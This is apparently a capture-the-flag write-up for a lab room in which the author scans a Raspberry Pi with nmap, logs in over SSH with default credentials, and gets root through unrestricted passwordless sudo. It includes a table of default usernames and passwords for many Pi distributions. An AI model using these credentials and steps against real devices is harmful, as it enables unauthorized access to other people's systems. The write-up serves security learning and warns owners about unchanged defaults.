
Raspberry Pi Official Writeup

Scenario

This room was meant to be extremely easy, easy to get into and easy to priv esc. I wanted to be able to use this same room to continue to add harder challenges along the way.


NMAP




```
┌──(kali㉿kali)-[~/Desktop/TryHackMe/Rasp_Pi]
└─$ nmap -p- -Pn -vv -T4 -n 192.168.0.37
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-17 18:12 EDT
Initiating Connect Scan at 18:12
Scanning 192.168.0.37 [65535 ports]
Discovered open port 22/tcp on 192.168.0.37
Completed Connect Scan at 18:12, 2.07s elapsed (65535 total ports)
Nmap scan report for 192.168.0.37
Host is up, received user-set (0.00021s latency).
Scanned at 2021-09-17 18:12:45 EDT for 2s
Not shown: 65534 closed ports
Reason: 65534 conn-refused
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.12 seconds
```

We have one port open, we are using -p- for all ports, -Pn for do not ping, -vv for very vebose, -T4 for timing of 4 (1 about default), -n for no DNS lookup

OS and Aggresive Scan




```
┌──(kali㉿kali)-[~/Desktop/TryHackMe/Rasp_Pi]
└─$ sudo nmap -p 22 -A -O -vv -T4 -Pn -n 192.168.0.37
```



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2+rpt1 (protocol 2.0)
| ssh-hostkey:
```

That rpt1 tells us this is most likely a Raspberry Pi

Default Creds




The following table consists of the default usernames and passwords of the most renowned Raspberry Pi's distributions:

Raspberry Pi Distributions	Username	Password
Raspberry Pi OS	pi	raspberry
DietPi	root	dietpi
Lakka Linux	root	root
Kali Linux	root	toor
OpenELEC	root	openelec
Arch Linux ARM	root	root
Debian	pi	raspberry
LibreELEC	root	libreelec
OSMC	osmc	osmc
QtonPi	root	rootme
Ubuntu Server	ubuntu	ubuntu
ROKOS	rokos	rokos
Retropie	pi	raspberry


https://tutorials-raspberrypi.com/raspberry-pi-default-login-password/

SSH



```
┌──(kali㉿kali)-[~/Desktop/TryHackMe/Rasp_Pi]
└─$ ssh pi@192.168.0.37
The authenticity of host '192.168.0.37 (192.168.0.37)' can't be established.
ECDSA key fingerprint is SHA256:66UBm3bEPt34+wkkDhW+g3STq3WAvqQE8q7OtFcBcow.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.37' (ECDSA) to the list of known hosts.
pi@192.168.0.37's password:
Linux raspberry 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Sep 17 18:10:52 2021

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

pi@raspberry:~ $ 
```


We got in with pi:raspberry



```
pi@raspberry:~ $ ls -la
total 120
drwxr-xr-x 18 pi   users 4096 Sep 17 18:10 .
drwxr-xr-x  3 root root  4096 Aug 26 05:26 ..
-rw-------  1 pi   pi    1334 Sep  8 23:53 .bash_history
-rw-r--r--  1 pi   users  220 Jan 11  2021 .bash_logout
-rw-r--r--  1 pi   users 3523 Jan 11  2021 .bashrc
drwxr-xr-x  2 pi   users 4096 Aug 26 05:26 Bookshelf
drwxr-xr-x  6 pi   users 4096 Aug 26 05:40 .cache
drwx------  6 pi   users 4096 Aug 26 05:40 .config
drwxr-xr-x  2 pi   users 4096 Sep  9 00:03 Desktop
drwxr-xr-x  2 pi   users 4096 Aug 26 05:33 Documents
drwxr-xr-x  2 pi   users 4096 Aug 26 05:33 Downloads
-rw-------  1 pi   users    5 Sep  8 22:28 .gdb_history
-rw-r--r--  1 pi   users   22 Sep  8 22:22 .gdbinit
drwx------  3 pi   users 4096 Aug 26 05:33 .gnupg
drwxr-xr-x  3 pi   users 4096 Aug 26 05:26 .local
-rwxr-xr-x  1 pi   users 6087 Sep  8 22:26 msfinstall
drwxr-xr-x  2 pi   users 4096 Aug 26 05:33 Music
drwxr-xr-x  4 pi   users 4096 Sep  8 22:22 peda
drwxr-xr-x  2 pi   users 4096 Aug 26 05:33 Pictures
drwx------  3 pi   users 4096 Aug 26 05:40 .pki
-rw-r--r--  1 pi   users  807 Jan 11  2021 .profile
drwxr-xr-x  2 pi   users 4096 Aug 26 05:33 Public
drwxr-xr-x  2 pi   users 4096 Aug 26 05:33 Templates
drwx------  4 pi   users 4096 Sep  8 22:09 .thumbnails
-rw-r--r--  1 root root    24 Aug 26 05:41 user.txt
drwxr-xr-x  2 pi   users 4096 Aug 26 05:33 Videos
-rw-------  1 pi   users   54 Sep 17 18:10 .Xauthority
-rw-------  1 pi   users 2802 Sep 17 18:10 .xsession-errors
-rw-------  1 pi   users 2802 Sep  8 22:06 .xsession-errors.old
```


From here we also find our user.txt

Priv Esc



```
pi@raspberry:~ $ sudo -l
Matching Defaults entries for pi on raspberry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, env_keep+=NO_AT_BRIDGE, env_keep+="http_proxy HTTP_PROXY",
    env_keep+="https_proxy HTTPS_PROXY", env_keep+="ftp_proxy FTP_PROXY", env_keep+=RSYNC_PROXY, env_keep+="no_proxy NO_PROXY"

User pi may run the following commands on raspberry:
    (ALL) NOPASSWD: ALL
```

Easy, we can run everything, there are other ways to also do privilege escalation



```
pi@raspberry:~ $ sudo su
root@raspberry:/home/pi# cd /root
root@raspberry:~# ls -la
total 32
drwx------  4 root root 4096 Aug 26 05:40 .
drwxr-xr-x 21 root root 4096 Aug 26 05:30 ..
-rw-------  1 root root  336 Aug 26 18:38 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwx------  2 root root 4096 Aug 26 05:33 .cache
drwxr-xr-x  3 root root 4096 Aug 26 05:35 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   22 Aug 26 05:40 root.txt
root@raspberry:~# 
```

And there is our root.txt

Final Thoughts

Again, this was a very easy room. Many people with Pi's do not change out the default creds, and want to use them for IoT. This can cause, obviously, a lot of problems for the person setting it up and makes any hackers job much easier.